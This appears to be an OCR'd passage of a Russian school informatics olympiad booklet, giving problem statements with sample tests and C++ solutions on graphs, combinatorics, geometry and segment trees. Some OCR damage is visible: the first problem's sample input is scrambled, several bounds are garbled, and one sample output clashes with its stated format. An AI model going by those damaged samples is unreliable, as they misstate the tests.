Схема дорог города задана. Перекрестки города пронумерованы числами от 1 до n. Таксист в своем сне находится на перекрестке номер S. Напишите программу, которая подскажет ему, сколько он максимально сможет заработать, когда ему придет заказ от клиента. Так как он не знает, куда попросит его везти клиент, нужно для каждого перекрестка от 1 до n указать максимальную стоимость поездки до этого перекрестка из пункта S на такси. Если по правилам на такси добраться из пункта S до какого-то перекрестка нельзя, вывести -1.

Формат входных данных

Дорожная сеть задана следующим образом: в первой строке находятся два числа через пробел n и m — число перекрестков и число улиц в городе, где $2 \leqslant n, m \leqslant 2 \cdot \cdot 10^5$.

В следующих m строках задана очередная односторонняя улица в виде трех чисел A, B, d через пробел, где A — начало улицы, B — конец улицы и d — ее длина. $1 \leqslant A, B \leqslant n$, $1 \leqslant d \leqslant 10^9$. Гарантируется, что в этой дорожной сети нет циклов. Некоторые пары перекрестков могут быть соединены двумя и более односторонними улицами. Дорожная сеть может быть неплоской за счет мостов и тоннелей.

В последней строке ввода содержится номер стартового перекрестка S, $1 \leqslant S \leqslant \leqslant n$.

Формат выходных данных

Вывести n чисел в одну строку через пробел. i-е число обозначает длину самого длинного пути с перекрестка номер S до перекрестка номер i. Если до перекрестка номер i от S нельзя доехать, не нарушая правила движения, вывести -1.

Примеры

Пример №1

Стандартный ввод
10 20 9 10 15 9 8 3 8 10 7 7 8 4 7 10 10 5 8 2 5 9 10

Стандартный ввод

```
5 6 5
7 6 5
4 6 8
3 6 4
3 4 6
5 3 2
2 5 2
2 3 3
3 1 5
1 4 2
2 1 7
4 7 4
6 8 1
5
```

Стандартный вывод

```
7 -1 2 9 0 18 13 19 10 26
```

Комментарий

Задача решается методом динамического программирования на ориентированном ациклическом графе.

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
int n, m;
vector<vector<pair<int, int> > > G;
vector<int> order, used;
void dfs(int a){
    used[a] = 1;
    for(auto to : G[a]){
        if(!used[to.first]){
            dfs(to.first);
        }
    }
    order.push_back(a);
}
signed main(){
    cin >> n >> m;
    G.resize(n + 1);
    used.resize(n + 1, 0);
    for(int i = 0; i < m; i++){
        int a, b, d;
        cin >> a >> b >> d;
        G[a].push_back({b, d});
    }
```

```
    int s;
    cin >> s;
    dfs(s);
    reverse(order.begin(), order.end());
    vector<int> dp(n + 1, -1);
    dp[s] = 0;
    for(auto el : order){
        for(auto to : G[el]){
            dp[to.first] = max(dp[to.first], dp[el] + to.second);
        }
    }
    for(int i = 1; i <= n; i++){
        cout << dp[i] <<' ';
    }
}
```

2.2.2. Вторая волна. Задачи 8–11 класса

Задачи второй волны предметного тура по информатике открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/63454/enter/.

Задача 2.2.2.1. Игра на планшете (10 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Маленький Андрей изучает геометрические фигуры при помощи игры на планшете. У него есть прямоугольные треугольники четырех цветов и ориентаций: желтые, зеленые, красные и синие. Для каждой разновидности треугольников есть заданное количество экземпляров этих треугольников. Более точно: у Андрея есть a желтых, b зеленых, c красных и d синих треугольников. Помимо этого у него есть прямоугольная таблица $n \times m$.




Рис. 2.2.1

Треугольники одного цвета имеют одну и ту же ориентацию, которую нельзя поменять. Андрей может только взять очередной треугольник и переместить его параллельным сдвигом в одну из ячеек этой прямоугольной таблицы. При этом в одну ячейку можно поместить либо вместе желтый и красный треугольники, либо вместе зеленый и синий, либо один любой треугольник из имеющихся.

Андрей хочет расположить в ячейках таблицы как можно больше треугольников из тех, что у него имеются. Нужно подсказать ему максимальное количество треугольников, которые получится разместить в таблице.

Формат входных данных

В первой строке содержатся четыре целых числа a, b, c и d через пробел — количество желтых, зеленых, красных и синих треугольников соответственно.

Во второй строке содержатся два целых числа n и m через пробел — размеры прямоугольной таблицы.

Все числа в пределах от 1 до 10^9.

Формат выходных данных

Вывести одно число — максимальное количество треугольников, которые можно при заданных условиях разместить в таблице.

Примеры

Пример №1

Стандартный ввод
`8 20 4 2` `3 4`

Стандартный вывод
`18`

Примечания

На рис. 2.2.2 представлен один из примеров размещения 18 треугольников из 34 заданных на входе.




Рис. 2.2.2

Решение

Ниже представлено решение на языке C++.

C++

```
#include<bits/stdc++.h>
#define int long long
using namespace std;
signed main(){
    int a, b, c, d, n, m;
    cin >> a >> b >> c >> d >> n >> m;
    if(a > c){
        swap(a, c);
    }
    if(b > d){
        swap(b, d);
    }
    int f = a + b;
    int k = n * m;
    if(k <= f){
        cout << k * 2;
        return 0;
    }
    k -= f;
    c -= a;
    d -= b;
    cout << f * 2 + min(k, c + d) << endl;
}
```

Задача 2.2.2.2. Старая задача на новый лад (15 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Одна старая задача имеет следующий вид:

«Разбить число 45 на сумму четырех слагаемых так, что если к первому прибавить 2, из второго вычесть 2, третье умножить на 2, а четвертое разделить на 2, то получится одно и то же число».

Ответ к этой задаче — четыре числа 8, 12, 5 и 20. Можно убедиться, что в сумме они дают число 45, а если с каждым из них проделать соответствующую арифметическую операцию, то получится одно и то же число 10.

Необходимо решить чуть более общую задачу: даны числа n и k. Нужно представить число n в виде суммы четырех целых неотрицательных слагаемых $a + b + c + d$ таких, что $a + k = b - k = c \cdot k = d/k$. Гарантируется, что для заданных n и k такое разбиение существует.

Формат входных данных

В одной строке через пробел два числа n и k, где $1 \leqslant n \cdot k \leqslant 10^{18}$.

Формат выходных данных

Вывести через пробел в одну строку четыре целых неотрицательных числа a, b, c, d таких, что $a + b + c + d = n$ и $a + k = b - k = c \cdot k = d \,/\, k$.

Примеры

Пример №1

Стандартный ввод
`45 2`

Стандартный вывод
`8 12 5 20`

Пример №2

Стандартный ввод
`128 7`

Стандартный вывод
`7 21 2 98`

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
signed main(){
    int n, k;
    cin >> n >> k;
    int x = (k * n) / (k * k + 2 * k + 1);
    cout << x - k <<' '<< x + k <<' '<< x / k <<' '<< x * k << endl;
}
```

Задача 2.2.2.3. Ладья и обязательная клетка (20 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Шахматная ладья находится в левом верхнем углу прямоугольного поля, разбитого на клетки размером $n \times m$. n обозначает число строк, m — число столбцов. Она хочет попасть в правую нижнюю клетку этого поля кратчайшим путем. Ладья может передвигаться либо вправо, либо вниз на любое количество клеток. Ладья обязана посетить заданную клетку с координатами (x, y), где x — номер строки этой клетки, а y — номер ее столбца.

Требуется найти количество способов построить путь ладьи из левого верхнего угла в правый нижний, которые проходят через обязательную клетку с заданными координатами.

Формат входных данных

В первой строке находятся два числа через пробел: n — число строк и m — число столбцов прямоугольного поля, $2 \leqslant n, m \leqslant 25$. Во второй строке через пробел находятся координаты (x, y) обязательной для посещения клетки, где $1 \leqslant x \leqslant n$, $1 \leqslant y \leqslant m$. Координаты x и y не совпадают с координатами левой верхней и правой нижней клеток.

Формат выходных данных

Вывести одно число — количество кратчайших путей ладьи из верхней левой в правую нижнюю клетку, проходящих через заданную клетку.

Примеры

Стандартный ввод
3 4 2 3

Стандартный вывод
6

Примечания

На рис. 2.2.3 представлены шесть путей, которыми ладья может пройти по полю размером 3×4, обязательно посещая по пути клетку $(2, 3)$.

Комментарий

Задачу можно решить как комбинаторными методами (произведение биномиальных коэффициентов), так и динамическим программированием.




Рис. 2.2.3

Решение

Ниже представлено решение на языке C++.

C++

```
#include<bits/stdc++.h>
#define int long long
using namespace std;
signed main(){
    vector<vector<int> > bc(51, vector<int>(51, 0));
    bc[0][0] = 1;
    for(int i = 1; i <= 50; i++){
        for(int j = 0; j < 51; j++){
```

```
            bc[i][j] += bc[i - 1][j];
            if(j - 1 >= 0){
                bc[i][j] += bc[i - 1][j - 1];
            }
        }
    }
    int n, m, x, y;
    cin >> n >> m >> x >> y;
    int d1 = bc[x - 1 + y - 1][x - 1];
    int d2 = bc[n - x + m - y][n - x];
    int ans = d1 * d2;
    cout << ans << endl;
}
```

Задача 2.2.2.4. Танец с цифрами (25 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Десять танцоров репетируют на сцене новый танец. Каждый танцор одет в футболку, на которой написана одна из цифр от 1 до 9, цифры могут повторяться. Изначально они стоят в некотором порядке слева направо, и их цифры образуют некоторое десятизначное число A. Далее во время всего танца участники либо разбиваются на пять пар рядом стоящих танцоров и одновременно меняются местами внутри своих пар, либо самый левый танцор перемещается на самую правую позицию и становится самым правым танцором.

Сын постановщика танца от скуки на бумаге выписывает все получающиеся при каждом перемещении десятизначные числа. Так как танец длинный, то в итоге на бумаге окажутся все возможные числа, которые в принципе могут появится при этих условиях. Нужно найти разницу между самым большим и самым маленьким из этих чисел.

Формат входных данных

На вход подается одно десятизначное число A, обозначающее начальное расположение танцоров. В числе могут встречаться цифры от 1 до 9, некоторые из них могут повторяться.

Формат выходных данных

Вывести одно число, равное разности самого большого и самого маленького из чисел, которые могут быть получены во время танца.

Примеры

Пример №1

Стандартный ввод
1456531355
Стандартный вывод
5182160085

Примечания

Самое маленькое число, которое можно получить в примере, равно 1353155456, самое большое равно 6535315541.

Покажем, как получить эти числа из исходного числа 1456531355. Сначала получим самое большое следующим образом: две левых цифры, 1 и 4, переместим вправо, получим 5653135514, потом поменяем в парах цифры местами и получим самое большое — 6535315541. Далее опять поменяем порядок в парах и в числе 5653135514 переместим три левых цифры 5, 6 и 5 вправо, получим 3135514565 и здесь снова поменяем порядок в парах, получим самое маленькое — 1353155456. Таким образом, искомая разница равна 5182160085.

Решение

Ниже представлено решение на языке C++.

C++

```
#include<bits/stdc++.h>
#define int long long
using namespace std;
signed main(){
    string s;
    cin >> s;
    string mx = s, mn = s;

    for(int i = 0; i < 5; i++){
        for(int j = 0; j < 10; j++){
            mx = max(mx, s);
            mn = min(s, mn);
            if(j < 9){
                s = s.substr(1) + s[0];
            }
        }
        for(int j = 0; j < 5; j++){
            swap(s[2 * j], s[2 * j + 1]);
        }
    }
    stringstream ssmn;
    ssmn << mn;
    int imn;
    ssmn >> imn;
    stringstream ssmx;
```

```
26      ssmx << mx;
27      int imx;
28      ssmx >> imx;
29      cout << imx - imn << endl;
30  }
```

Задача 2.2.2.5. Трудная сортировка (30 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 3 с.

Ограничение по памяти: 64 Мбайт.

Условие

Иннокентий работает в отделе сортировки перестановок, подотделе сортировки вставками. Его задача заключается в сортировке перестановок, предоставленных заказчиками. Перестановкой длины n называется такая последовательность чисел, в которой встречаются все числа от 1 до n без повторений в некотором порядке.

Перестановка считается отсортированной, если в ней все числа расположены по возрастанию, то есть она имеет вид $1, \ldots, n$.

Иннокентий начинает рабочий день с пустой последовательности чисел. За день он сортирует вставками перестановку длины n. В начале каждой операции вставки он получает очередное число a_i из перестановки заказчика, после чего обрабатывает его, вставляя в отсортированную последовательность из ранее полученных чисел. После каждого такого добавления последовательность уже обработанных чисел должна быть отсортирована по возрастанию.

Перед тем как вставить число a_i в последовательность, он может выбрать, с какого края последовательности начать вставку. Далее он устанавливает число a_i с этого края и последовательно меняет вставляемое число с рядом стоящим числом b_j до тех пор, пока число a_i не встанет на свое место. На каждую перестановку вставляемого числа a_i с числом b_j Иннокентий тратит b_j единиц энергии.

Дана перестановка длины n из чисел a_i в том порядке, в котором Иннокентий их будет обрабатывать. Подскажите ему, какое минимальное количество энергии ему потребуется потратить, чтобы отсортировать всю перестановку.

Формат входных данных

В первой строке находится одно целое число n — длина перестановки, где $1 \leqslant \leqslant n \leqslant 2 \cdot 10^5$.

Во второй строке содержится n целых чисел a_i через пробел в том порядке, в котором они поступают на обработку Иннокентию. Гарантируется, что эти числа образуют перестановку длины n, то есть каждое число от 1 до n содержится в заданном наборе ровно один раз.

Формат выходных данных

Вывести одно число — минимальные суммарные энергозатраты Иннокентия для сортировки вставками заданной на входе перестановки.

Примеры

Пример №1

Стандартный ввод
9 2 9 1 5 6 4 3 8 7
Стандартный вывод
43

Примечания

Первым устанавливается число 2. Оно ни с чем не меняется местами, поэтому затрат нет.

Далее устанавливается число 9. Выбираем правый край и ставим его туда без потерь энергии.

Затем устанавливаем число 1. Выбираем левый край, ставим его туда и снова потерь нет.

Теперь нужно вставить число 5. Если его вставлять с правого края, придется менять местами с 9, а если с левого, то с 1 и 2, что суммарно явно лучше. Итого затраты на вставку 5 равны 3.

Число 6 снова лучше вставить слева, затраты на его вставку равны 8.

Число 4 вставим слева за 3.

Число 3 так же слева за 3.

А вот число 8 лучше вставить справа за 9.

И осталось число 7. Если вставлять слева, то затратим 21, а если справа, то всего 17.

Итого на сортировку заданной перестановки потратили: $0 + 0 + 0 + 3 + 8 + 3 + 3 + 9 + 17 = 43$.

Комментарий

Построим дерево отрезков на сумму, при обработке числа a будем находить, какая сумма на данный момент меньше: от 1 до $a - 1$ или от $a + 1$ до n. Прибавим ее к ответу и поместим в позицию a это число a.

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
const int LG = 19;
int N = (1 << LG);
vector<int> tr(2 * N, 0);
void upd(int pos, int x){
    pos += N;
    tr[pos] = x;
    pos /= 2;
    while(pos){
        tr[pos] = {tr[2 * pos]+ tr[2 * pos + 1]};
        pos /= 2;
    }
}
int get(int l, int r){
    l += N;
    r += N;
    int res = 0;
    while(l <= r){
        if(l % 2 == 1){
            res += tr[l];
        }
        if(r % 2 == 0){
            res += tr[r];
        }
        l = (l + 1) / 2;
        r = (r - 1) / 2;
    }
    return res;
}
signed main(){
    int n, a;
    cin >> n;
    int ans = 0;
    for(int i = 0; i < n; i++){
        cin >> a;
        int sl = get(0, a - 1);
        int sr = get(a + 1, N - 1);
        ans += min(sl, sr);
        upd(a, a);
    }
    cout << ans << endl;
}
```

2.2.3. Третья волна. Задачи 8–11 класса

Задачи третьей волны предметного тура по информатике открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/63456/enter/.

Задача 2.2.3.1. Туннель (10 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Рассмотрим классическую задачу прохождения группы с одним фонариком по туннелю. Есть четыре человека, и у них есть один фонарик. Нужно перевести всю группу на другой конец туннеля. По туннелю можно проходить только с фонариком и только либо вдвоем, либо в одиночку. По этой причине придется сделать пять рейсов по туннелю: три рейса туда и два рейса обратно. Туда идут двое, обратно — один, возвращая фонарик еще не прошедшей части группы. У каждого из четырех человек своя скорость передвижения по туннелю, но некоторые скорости могут совпадать. Двое идут со скоростью самого медленного в этой паре. Нужно найти минимальное время, за которое можно перевести группу по туннелю.

Здесь, в зависимости от скоростей персонажей, есть две стратегии. Проиллюстрируем их на примерах.

Пусть есть люди A, B, C, D. У A — время прохождения туннеля 1 мин, у B — 4 мин, у C — 5 мин, у D — 10 мин. Здесь работает наиболее очевидная стратегия: самый быстрый переводит текущего и возвращается с фонариком обратно за следующим. При этой стратегии нужно проходить так:

- A, B туда, затрачено 4 мин;
- A обратно, затрачена 1 мин;
- A, C туда, затрачено 5 мин;
- A обратно, затрачена 1 мин;
- A, D туда, затрачено 10 мин.

Общее время $4 + 1 + 5 + 1 + 10 = 21$ мин.

Но не всегда эта стратегия оптимальна. Уменьшим время прохождения туннеля персонажем B до 2 мин. По вышеопределенной стратегии будет 19 мин ($2 + 1 + 5 + + 1 + 10 = 19$), но имеется более быстрое решение:

- A, B туда, затрачено 2 мин;
- A обратно, затрачена 1 мин;
- C, D туда, затрачено 10 мин;
- B обратно, затрачено 2 мин;
- A, B туда, затрачено 2 мин.

Общее время $2 + 1 + 10 + 2 + 2 = 17$ мин.

Заметим, что для предыдущего примера такая стратегия не работает: $4+1+10+ + 4 + 4 = 23$ мин.

Если же персонаж B проходит туннель за 3 мин (а все остальные так же, как и в примерах), то независимо от стратегии будет затрачено 20 мин. В этом случае считаем, что работает первая стратегия.

Поразмыслив, станет понятно, от какого условия зависит выбор стратегии. Далее будем всегда считать, что A движется не медленнее B, B движется не медленнее C, C движется не медленнее D.

Дано время прохождения туннеля персонажами A, C, D. Нужно найти границу `border` для B такую, что если определить для B время прохождения строго меньшее, чем `border`, то выгодна вторая стратегия, иначе — первая.

Формат входных данных

В одной строке задано три целых чисел через пробел — время прохождения туннеля персонажами A, C, D. Времена даны по неубыванию. Все числа на входе в пределах от 1 до 100.

Формат выходных данных

Вывести одно число — границу `border` для B такую, что если определить время прохождения им туннеля строго меньше, чем `border`, нужно использовать вторую стратегию, иначе — первую. Ответ может быть нецелым, поэтому вывести его нужно с одним знаком после десятичной точки.

Примеры

Пример №1

Стандартный ввод
`1 5 10`
Стандартный вывод
`3`

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
signed main(){
    int A, C, D;
    cin >> A >> C >> D;
    cout.precision(1);
    cout << fixed << (A + C) / 2.0 << endl;
}
```

Задача 2.2.3.2. Математический пазл (15 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие




Рис. 2.2.4

Компания по производству пазлов решила освоить принципиально новый тип головоломок. Для этого берется прямоугольная решетка размера $n \times m$, каждый ее столбец и строка разрезаются посередине пополам. После этого образуются фигуры трех типов: четыре уголка, $2 \cdot (n+m-2)$ т-образных фигур и $(n-1) \cdot (m-1)$ крестиков.

Тому, кто решает головоломку, требуется сложить из этих фигур исходную прямоугольную решетку. При этом необходимо использовать абсолютно все имеющиеся в наличии фигуры.

Формат входных данных

В первой строке заданы через пробел два числа a — количество т-образных фигур и b — количество крестиков, которые находятся в одном из пазлов. При этом в наборе всегда есть еще четыре уголка. Известно, что этот комплект позволяет собрать прямоугольную решетку размера $n \times m$, где $1 \leqslant n,\ m \leqslant 10^9$.

Формат выходных данных

Требуется по числам a и b найти размеры исходной решетки n и m. Будем всегда считать, что $n \leqslant m$, то есть нужно вывести в одну строку через пробел два числа, первое из которых не превосходит второго, и вместе они задают размеры загаданной решетки.

Примеры

Пример №1

Стандартный ввод
16 15
Стандартный вывод
4 6

Пример №2

Стандартный ввод
0 0
Стандартный вывод
1 1

Комментарий

Задачу можно решить либо бинарным поиском, либо при помощи квадратного уравнения.

Решение

Ниже представлено решение на языке C++ при помощи бинпоиска.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
signed main(){
    int a, b;
    cin >> a >> b;
    int L = 0, R = a / 4 + 1;
    while(R - L > 1){
        int M = (R + L) / 2;
        int D = a / 2 - M;
        if(M * D <= b){
            L = M;
        }
        else{
            R = M;
        }
    }
    cout << L + 1 << ' ' << a / 2 - L + 1 << endl;
}
```

Задача 2.2.3.3. Восемь пирогов и одна свечка (20 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Мечта Карлсона наконец-то сбылась! Мама Малыша испекла восемь пирогов прямоугольной формы и в один из них воткнула свечку. После того как Карлсон съел семь пирогов, он решил-таки поделиться кусочком оставшегося восьмого пирога с Малышом. Но, будучи в хорошем настроении, он вынул из пирога свечу и предложил ему решить задачку.

«Так как я самый щедрый Карлсон в мире, то делить оставшийся пирог будешь ты. Но учти, ты должен разрезать пирог одним прямым разрезом так, чтобы линия прошла через один из углов и точку, где стояла свечка. После этого я выберу себе один из двух кусочков, а оставшийся, так и быть, достанется тебе».

Малыш не против этого замысла, однако считает, что разрезать пирог нужно как можно более справедливо, то есть так, чтобы разница между меньшим и большим кусками была как можно меньше. Подскажите Малышу, какой минимальной разницы между площадями кусков он сможет добиться.

Формат входных данных

В первой строке находятся два числа n и m через пробел — размеры прямоугольного пирога. Пирог размещен на координатной плоскости так, что его левый нижний угол находится в точке $(0, 0)$, а правый верхний — в точке (n, m), где $2 \leqslant n,\ m \leqslant 1\,000$.

Во второй строке находятся два числа x и y через пробел — координаты свечки, где $1 \leqslant x \leqslant n - 1$, $1 \leqslant y \leqslant m - 1$, то есть свечка находится строго внутри пирога.

Формат выходных данных

Вывести одно вещественное число с точностью не менее трех знаков после десятичной точки — минимальную разницу между площадями двух получающихся после разрезания кусков, которую сможет получить Малыш.

Примеры

Пример №1

Стандартный ввод
8 5 7 2
Стандартный вывод
12.571

Пример №2

Стандартный ввод
2 2 1 1
Стандартный вывод
0.000

Примечания

На рис. 2.2.5 представлены четыре варианта разделения пирога для первого примера из условия. Можно видеть, что самый близкий к справедливому способ разделения связан с разрезом из левого верхнего угла. Площадь треугольника в этом случае будет равна $96 / 7$, площадь четырехугольника равна $184 / 7$, и разница равна $88 / 7$, что при округлении до трех знаков равно 12,571.




Рис. 2.2.5

Комментарий

Геометрия: для каждого из четырех случаев аккуратно находим катеты прямоугольного треугольника при помощи пропорции, затем находим площадь этого треугольника и, вычитая из всего прямоугольника эту площадь, находим площадь второго куска. Далее выбираем наиболее оптимальное отношение площадей.

Решение

Ниже представлено решение на языке C++.

C++

```
#include<bits/stdc++.h>
#define int long long
using namespace std;
const int INF = 1e18;
double katy(double x, double y, double n){
    return n * y / x;
}
double n, m, x, y;
double ans = INF;
double k1, k2;
void upd(){
    if(k1 < m){
        double st =k1 * n / 2;
        ans = min(ans, n * m - 2 * st);
    }
    else{
        double st =k2 * m / 2;
        ans = min(ans, n * m - 2 * st);
    }}
signed main(){
    cin >> n >> m >> x >> y;
    k1 = katy(x, y, n);
    k2 = katy(y, x, m);
    upd();
    k1 = katy(n - x, y, n);
    k2 = katy(y, n - x, m);
    upd();
    k1 = katy(x, m - y, n);
    k2 = katy(m - y, x, m);
    upd();
    k1 = katy(n - x, m - y, n);
    k2 = katy(m - y, n - x, m);
    upd();
    cout.precision(3);
    cout << fixed << ans<< endl;
}
```

Задача 2.2.3.4. Плетенка (25 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

У Маши есть n полосок бумаги. i-я полоска имеет ширину 1 и длину a_i. Маша разделит эти полоски на две части и покрасит некоторые в желтый, а оставшиеся — в зеленый цвет. Она сама выберет, какие полоски как покрасить. Далее она хочет из этих полосок сплести максимально большую плетенку. Она расположит полоски одного цвета в некотором порядке горизонтально, а полоски другого цвета в некотором порядке вертикально. После этого она переплетет горизонтальные и вертикальные полоски так, что они будут чередоваться то сверху, то снизу, образуя в местах пересечения шахматную раскраску. Наконец, она обрежет выступающие края полосок так, что останется прямоугольная плетенка с ровными краями. Каждая клетка полученной плетенки должна иметь два слоя.

Маша хочет сплести максимально большую по площади прямоугольную плетенку. Подскажите ей, плетенку какой площади она сможет сделать. Заметим, что она может при создании плетенки использовать не все имеющиеся у нее полоски.

Формат входных данных

В первой строке на вход подается число n — количество полосок бумаги у Маши, где $2 \leqslant n \leqslant 2 \cdot 10^5$. Во второй строке через пробел заданы n целых чисел a_i через пробел — длины полосок, где $1 \leqslant a_i \leqslant 10^9$.

Формат выходных данных

Вывести одно число — площадь прямоугольника, форму которого может иметь самая большая плетенка Маши.

Примеры

Пример №1

Стандартный ввод
8 3 6 5 4 4 5 5 2

Стандартный вывод
12

Примечания

На рис. 2.2.6 представлен один из вариантов получения самой большой плетенки для полосок из примера. Синим обозначена граница полученной максимальной плетенки. Ее размер 3×4, и ее площадь 12. При ее создании Маша не должна использовать полоску номер 8, по этой причине неважно, как она раскрашена.

